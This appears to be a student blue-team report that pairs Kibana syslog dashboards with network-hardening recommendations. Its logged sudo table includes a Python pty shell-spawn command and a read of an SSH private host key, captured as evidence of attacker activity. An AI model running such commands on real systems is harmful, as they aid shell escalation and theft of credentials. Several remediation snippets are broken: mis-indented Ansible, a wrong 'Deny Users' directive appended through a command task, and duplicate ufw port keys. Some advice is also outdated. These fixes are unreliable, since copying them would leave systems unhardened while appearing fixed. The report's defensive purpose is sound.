Kibana dashboards

Syslog events



Dashboard / [Filebeat System] Syslog dashboard ECS

Full screen Share Clone Edit

Search KQL Last 7 days Show dates Refresh

+ Add filter

Dashboards [Filebeat System] ECS

Syslog | Sudo commands | SSH logins | New users and groups

Syslog events by hostname [Filebeat System] ECS

Syslog hostnames and processes [Filebeat System] ECS


● server1 ● raven ● metricbeat ● kernel ● systemd ● cloud-init ● lxcfs
● CRON ● networking

Syslog logs [Filebeat System] ECS

1–50 of 152550

Time	host.hostname	process.name	message
Dec 13, 2020 @ 09:09:58.000	server1	metricbeat	2020-12-13T09:09:58.495Z#011INFO#011[monitoring]#011log/log.go:145#011Non-zero metrics in the last 30s#011{"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks":57460,"time":{"ms":155}},"total":{"ticks":140330,"time":{"ms":414},"value":140330},"user":{"ticks":82870,"time":{"ms":259}}},"handles":{"limit":{"hard":4096,"soft":1024},"open":8},"info":{"ephemeral_id":"df9b1327-91cd-4896-9f79-0a2c22da7547","uptime":{"ms":9905226}},"memstats":{"gc_next":179099

Top sudo commands



Top sudo commands [Filebeat System] ECS


system.auth.sudo.command: Descending	user.name: Descending	Count
/usr/bin/python -c import pty;pty.spawn("/bin/bash")	steven	3
list	steven	3
/sbin/reboot	vagrant	2
/bin/cat ssh_host_ecdsa_key	michael	1
/bin/su	michael	1

Export: Raw Formatted

Sudo commands by user [Filebeat System] ECS

Sudo errors [Filebeat System] ECS

SSH login attempts



Suggestions for Going Further

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

Vulnerability

Weak Passwords

- Patch: **Force user Michael password to expire immediately and lock him out as an SSH user**
- Why: It works because it forces user to create new passwords upon next login and prevents the system being comprised
- Fix:

  Ansible Playbook Entry:

  ```
   -name: Expire Michael's Password & Force him to change it
    command: passwd -e michael
   -name: Disable ssh for Michael
    command: echo “Deny Users michael” >> /etc/ssh/sshd_config
   -name: Restart ssh service
              systemd:
             name: ssh
             state: reloaded
  ```

Weak Encryption

- Patch: Changing Password Complexity
- Why: It works against brute force dictionary- based attacks such as Hydra and John the Ripper
- Fix:

  Ansible Playbook Entry:

  ```
  -name: Change Password Policy
  lineinfile:
  path: /etc/security/pwquality.conf
  regexp: ‘{{item.From}}’
  line: ‘{{item.To}}’
  state: present
  ```

```
with_items:
- { From: ‘minlen: 9’, To: ‘minlen: 12’}
- { From: ‘dcredit: 1’, To: ‘dcredit: 2’}
- { From: ‘lcredit: 1’, To: ‘lcredit: 2’}
- { From: ‘ucredit: 1’, To: ‘ucredit: 2’}
```

Open Ports / Inadequate Firewall

- Patch: **Setup a firewall to deny all traffic before enabling ports 80 and 22 only**
- Why It Works: This works because it prevents leaving open ports
- Fix:

  Ansible Playbook Entry:

  ```
  -name: Deny everything and enable UFW
  ufw:
  state: enabled
  policy: deny
   -name: Allow ssh and http
  ufw:
  rule: allow
  port: ‘80’
  port: ‘22’
  ```

MySQL

- Patch: **Update MySQL**
- Why: Version has a critical known vulnerabilities
- Fix: https://dev.mysql.com/downloads/mysql/

- Patch: **Harden the MySQL server install**
- Why: MySQL offers a handy command that goes a very long way to improve the security of your MySQL installation
- Fix: sudo mysql_secure_installation

SSH

- Patch: **Update SSH to latest version**
- Why: the version 6.9 has known vulnerabilities
- Fix: https://www.openssh.com/

Apache Server

Patch: **Update system to latest version**
Why: Current install had known vulnerabilities
Fix: https://httpd.apache.org/

Patch: **Reconfigure to HTTP Strict Transport Security (HSTS)**
Why: The Strict-Transport-Security header is a security enhancement that restricts web browsers to access web servers solely over HTTPS. This ensures the connection cannot be establish through an insecure HTTP connection which could be susceptible to attacks.

Fix: In order to enable HSTS on your Apache server, you must edit your configuration file and add the following to Virtual Host.

```
<VirtualHost 67.89.123.45:443>
   Header always set Strict-Transport-Security "max-age=63072000; includeSubdomains; preload"
</VirtualHost>
```

Patch: **Enable X-frame Options Header**
Why: The X-Frame-Options header provides clickjacking protection by not allowing iframes to load on your website
Fix: Enable in Apache# header always set X-Frame-Options "SAMEORIGIN"

Patch: **Enable X-XXS-Protection**
Why: According to CVE details, there have been over 9,903 major XSS attacks recorded. After DDoS and code execution, XSS attacks are very common.
Fix: Enable in Apache: header always set X-XSS-Protection "1; mode=block"

Patch: **Enable X-content-Type_Options**
Why: The X-Content-Type-Options header is used to protect against MIME sniffing vulnerabilities. These vulnerabilities can occur when a website allows users to upload content to a website however the user disguises a particular file type as something else. This can give them the opportunity to perform cross-site scripting and compromise the website
Fix: For Apache users, simply add the following snippet to your .htaccess file. Once done, save your changes.
$ Header set X-Content-Type-Options "nosniff"

SMB and NetBIOS Ports 139 & 445
Disable NetBios/NetBT and SMB services if you are not using them

- Patch: **Update SMB to newest version**
- Why: Version 2.0.2 has known vulnerabilities
- Fix: https://www.samba.org/samba/download/

- Patch: **Block Port 445 at the firewall level**
- Why: To prevent access from outside, Ports 135-139 and 445 are not safe to publicly expose and have not been for a decade

- Fix: It can disabled by deleting the HKLM\System\CurrentControlSet\Services \NetBT\Parameters\TransportBindName (value only) in the Windows Registry

  Or

  Run to Disable in Windows CMD
  ```
  sc.exe config WORKSTATION depend= bowser/mrxsmb10/nsi
  sc.exe config mrxsmb20 start= disabled
  ```

- Patch: **Disable NetBIOS over TCP/IP**
- Why: This procedure forces all SMB traffic to be direct hosted using only port 445
- Fix: You can disable NetBIOS over TCP/IP by using a DHCP server with Microsoft vendor-specific option code 1, ("Disable NetBIOS over TCP/IP"). Setting this option to a value of 2 disables NBT

Word Press Site

- Patch: **Use Strong Passwords –** Force strong passwords on your users
- Patch: **Multi-factor Authentication –** If your password got compromised, the user would still need to have the verification code from your phone.
- Patch**: Limit Login Attempts –** This plugin allows you to lock the user out after X numbers of failed login attempts.
- Patch: **Disable Theme and Plugin Editors** – This prevents user escalation issues. Even if the user's privileges were escalated, they couldn't modify your theme or plugins using the WP-Admin.
- Patch: **Password Protect WP-Admin** – You can password protect the entire directory. You can also limit access by IP.
- Patch: **Disable PHP Execution in WordPress Directories** – This disables PHP execution in the upload directories and other directories of your choice. Basically so even if someone was able to upload the file in your uploads folder, they wouldn't be able to execute it.

General Recommendations

- Enable the fail2ban to protect against brute force attacks
- Patch everything: Keep your systems up-to-date to avoid exploits of known vulnerabilities
- No single point of failure: Whether it’s ransomware, malware, hardware failure, database error, or something else. If your data is important, then it should be backed up, at least one other secure location
- Use a firewall or endpoint protection: Most solutions will include a blacklist of known attacker IP addresses
- Use a virtual private network (VPN): VPNs encypt and protect network traffic
- Implement virtual local area networks (VLANs): VLANs can be used to isolate internal network traffic
- Use MAC address filtering: This can prevent unknown systems from accessing your network.